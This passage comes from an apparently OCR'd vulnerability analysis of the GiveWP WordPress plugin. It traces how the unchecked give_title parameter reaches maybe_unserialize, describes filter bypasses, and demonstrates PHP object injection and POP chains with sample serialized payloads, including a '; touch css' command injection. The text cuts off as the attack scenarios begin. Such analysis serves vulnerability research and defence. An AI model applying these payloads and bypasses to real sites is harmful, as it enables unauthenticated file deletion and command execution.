
③ If you are logged in, append the $action value to wp_ajax_ and call the action with that name.

④ If you are not logged in, append the $action value to wp_ajax_nopriv_ and call the action with that name.

Considering the above features, if you make a request with the give_process_donation value in the action parameter, the give_process_donation_form function in the wp-content/plugins/give/includes/process-donation.php file is called regardless of whether you are logged in or not.

2) Exploring the vulnerable deserialization process


The above give_process_donation_form function checks whether the HTTP request parameter is valid through the give_donation_form_validate_fields function, as shown below:



```php
function give_process_donation_form() {

    // Sanitize Posted Data.
    $post_data = give_clean( $_POST ); // WPCS: input var ok, CSRF ok.

    // Check whether the form submitted via AJAX or not.
    $is_ajax = isset( $post_data['give_ajax'] );

    // Verify donation form nonce.
    if ( ! give_verify_donation_form_nonce( $post_data['give-form-hash'], $post_data['give-form-id'] ) ) {
        if ( $is_ajax ) {
            /**
             * Fires when AJAX sends back errors from the donation form.
             *
             * @since 1.0
             */
            do_action( 'give_ajax_donation_errors' );
            give_die();
        } else {
            give_send_back_to_checkout();
        }
    }

    /**
     * Fires before processing the donation form.
     *
     * @since 1.0
     */
    do_action( 'give_pre_process_donation' );

    // Validate the form $_POST data.
    $valid_data = give_donation_form_validate_fields();
```

Figure 12. Parameter validation function


The give_donation_form_has_serialized_fields function, which checks whether there is serialized data within the HTTP request parameter, is within the give_donation_form_validate_fields function.



```php
function give_donation_form_validate_fields() {

    $post_data = give_clean( $_POST ); // WPCS: input var ok, sanitization ok, CSRF ok.

    // Validate Honeypot First.
    if ( ! empty( $post_data['give-honeypot'] ) ) {
        give_set_error( 'invalid_honeypot', esc_html__( 'Honeypot field detected. Go away bad bot!', 'give' ) );
    }

    // Validate serialized fields.
    if (give_donation_form_has_serialized_fields($post_data)) {
        give_set_error('invalid_serialized_fields', esc_html__('Serialized fields detected. Go away!', 'give'));
    }
```

Figure 13. Function checking if serialized data exists


The give_donation_form_has_serialized_fields function, which checks if serialized data exists, only checks the parameters corresponding to $post_data_keys.



```
function give_donation_form_has_serialized_fields(array $post_data): bool
{
    $post_data_keys = [
        'give-form-id',
        'give-gateway',
        'card_name',
        'card_number',
        'card_cvc',
        'card_exp_month',
        'card_exp_year',
        'card_address',
        'card_address_2',
        'card_city',
        'card_state',
        'billing_country',
        'card_zip',
        'give_email',
        'give_first',
        'give_last',
        'give_user_login',
        'give_user_pass',
    ];

    foreach ($post_data as $key => $value) {
        if ( ! in_array($key, $post_data_keys, true)) {
            continue;
        }

        if (is_serialized($value)) {
            return true;
        }
    }

    return false;
}
```

Figure 14. give_donation_form_validate_fields function


The give_get_donation_form_user function takes a give_title parameter, which is not checked by the serialization verification function.



```
function give_get_donation_form_user( $valid_data = [] ) {
    // Add Title Prefix to user information.
    if ( empty( $user['user_title'] ) || strlen( trim( $user['user_title'] ) ) < 1 ) {
        $user['user_title'] = ! empty( $post_data['give_title'] ) ? strip_tags( trim( $post_data['give_title'] ) ) : '';
    }
```

Figure 15. Storing the user_title parameter

After that logic, the give_title parameter value is stored in the DB. This can be verified by storing the value of the _give_donor_title_prefix key in the DB, as shown below, within the wp-content/plugins/give/src/Donors/Repositories/DonorRepository.php code after requesting the input value of “EQSTtest” from the give_title parameter.




```
class DonorRepository
    public function insert(Donor $donor)   $donor: {properties => , relationships

            foreach ($this->getCoreDonorMeta($donor) as $metaKey => $metaValue) {
                DB::table( table: 'give_donormeta')
                    ->insert([
                        'donor_id' => $donorId,
                        'meta_key' => $metaKey,
                        'meta_value' => $metaValue,
                    ]);
            }
```

```
$donorId = {int} 22
$metaKey = "_give_donor_title_prefix"
$metaValue = "EQSTtest"
```

Figure 16. Storing the give_title input value in the DB

Then, the value of the stored _give_donor_title_prefix key is called via the get_meta function in the Give_Payment class implemented in the wp-content/plugins/give/includes/payments/class-give-payment.php source code.




Give_Payment
setup_user_info()
Threads & Variables
Console
Output
Evaluate expression (Enter) or add a watch (Ctrl+Shift+Enter)

```
switch ( $key ) {
    case 'title':
        $user_info[ $key ] = Give()->donor_meta->get_meta( $donor->id,  meta_key: '_give_donor_title_prefix',  single: true );
        break;

    case 'first_name':
        $user_info[ $key ] = $donor->get_first_name();
        break;
```

```
user_info = {array[3]}
    title = "EQSTtest"
```

Figure 17. Calling the value stored in the DB


In this case, if there is a maybe_unserialize function that deserializes the stored value during the process of loading the get_meta function internally, and a serialized malicious object is input as the input value, it is possible to make the server perform unintended actions.



```
if ( isset( $meta_cache[ $meta_key ] ) ) {
    if ( $single ) {
        return maybe_unserialize( $meta_cache[ $meta_key ][0] );
    } else {
        return array_map( callback: 'maybe_unserialize', $meta_cache[ $meta_key ] );
    }
}

return null;
```


Figure 18. Deserialization function called during the process of loading the DB value

In the process of sending a request, the stripslashes_deep function removes ₩, which can be bypassed with ₩₩₩₩. In addition, the strip_tags function in the process has been studied for direct bypass, and it has been found that the logic for removing nulls can be bypassed with ₩0.



```
// Setup donation information.
$donation_data = [
    'price'        => $price,
    'purchase_key' => $purchase_key,
    'user_email'   => $user['user_email'],
    'date'         => date( 'Y-m-d H:i:s', current_time( 'timestamp' ) ),
    'user_info'    => stripslashes_deep( $user_info ),
    'post_data'    => $post_data,
    'gateway'      => $valid_data['gateway'],
    'card_info'    => $valid_data['cc_info'],
];
```

Figure 19. Filtering with the stripslashes_deep function



```
// Add Title Prefix to user information.
if ( empty( $user['user_title'] ) || strlen( trim( $user['user_title'] ) ) < 1 ) {
    $user['user_title'] = ! empty( $post_data['give_title'] ) ? strip_tags( trim( $post_data['give_title'] ) ) : '';
}
```

Figure 20. Filtering with the strip_tags function

Step 2. PHP object injection and the POP chain

Above, we found that we can send serialized data and deserialize it. This makes the PHP object injection attack possible. To exploit this, you need to understand the principles of the PHP object injection attack and the POP chain.

1) PHP object injection

The PHP objection injection vulnerability is also known as the PHP serialization vulnerability. It is a vulnerability that occurs when it is possible to pass a user's input value to the unserialize function without proper filtering. When the unserialize function deserializes, the PHP magic method implemented in the class source code of the deserialization target is called. PHP magic methods are special methods starting with __ that redefine the default behavior of PHP. The PHP magic methods that can be exploited with the vulnerability and their roles are as described below:

Magic method	Description
__construct	Called when an object is created
__wakeup	Called after deserialization
__destruct	Called when an object is destroyed
__call	Called when accessing an inaccessible function
__set	Called when setting an inaccessible property value
__get	Called when referring to an inaccessible property value
__toString	Called when an object is processed with a string

If the magic method executes a specific function with an operable property[3] value as an argument via the PHP objection injection, the argument value can be modified to induce the server to conduct malicious actions. Suppose that there is following TempFile class:


```
class TempFile {
   (…)
    public function __destruct()  {
    unlink($this->file);              #2 unlink('/temp/test')
    }
(…)
}
```

The TempFile class has a property called file which can create serialized data containing the modified file property value information with the following code:

```
class TempFile {
     public $file;
     public function __construct() {
          $this->file = "/tmp/test";     #1 Set Tempfile's property value
     }
}

$a = new TempFile();
echo serialize($a);
```

[3] Property: A variable defined inside a class to represent the state of an object and to define data.

Executing the above code outputs the following serialized data:



```
> php serialize.php
O:8:"TempFile":1:{s:4:"file";s:9:"/tmp/test";}
```

Deserialization of the serialized data deletes the "/tmp/test" file passed as the file property value. This is because the __destruct magic method of the TempFile class deletes the file corresponding to the file property value when deserialization is performed.

2) POP (property oriented programming) chain

If the magic method of the class called via the PHP magic method is not useful for the attack by itself, attackers can perform the attack by utilizing a technique called POP chain. Similar to return-oriented programming (ROP)[4] in a system attack, this is an attack that links together PHP code pieces to perform intended actions, and the magic method described above is the starting point. For example, suppose we have two different classes called TempFile and Process, as follows:

```
class TempFile {
    (…)
        public function __destruct()  { #3 Magic method : call $this->shutdown()
        $this -> shutdown();
    }
        public function shutdown() {    #4 $this->handle->close = new Process()->close();
        $this->handle->close();
    }
    (…)
}

class Process {
   (…)
    public function close () {
        system('kill '.$this->pid);     #5 $pid = ';touch eqst';
    }
   (…)
}
```

In the case of a PHP object injection vulnerability, neither TempFile nor Process classes can be used to launch a valid attack on their own. However, it is possible to execute the "touch css" command if you deserialize the serialized data output with the following code by using the POP chain technique.

```
class TempFile {
    public $handle;
    public function __construct()  {
        $this -> handle = new Process();  #1 Set Tempfile's property value
    }
}

class Process {
     public $pid;
     public function __construct()  {
        $this -> pid = "; touch css";     #2 Set Process's property value
    }
}

$a = new TempFile();
echo serialize($a);
```

[4] ROP (Return-Oriented Programming): An attack technique that chains together machine languages into a "gadget" to perform operations in order to bypass non-executable memories and security defenses such as code signing.

Executing the above code outputs the following serialized data:

```
> php serialize.php
O:8:"TempFile":1:{s:6:"handle";O:7:"Process":1:{s:3:"pid";s:11:"; touch css";}}
```


This is because the POP chain technique makes it possible to access the close() method of the Process class from the __destruct magic method of the TempFile class.

Step 3. Attack scenarios

Attack scenarios against GiveWP using the PHP object injection and POP chain techniques include arbitrary file deletion and arbitrary command execution.

1) Home page hijacking by deleting initial configuration files


In GiveWP, there is an open-source PHP library called TCPDF that generates pdf documents. You can find this library in the path wp-content/plugins/give/vendor/tecnickcom/tcpdf/, and then find the TCPDF class source code by selecting the tcpdf.php source code. The __destruct magic method source code that can be found 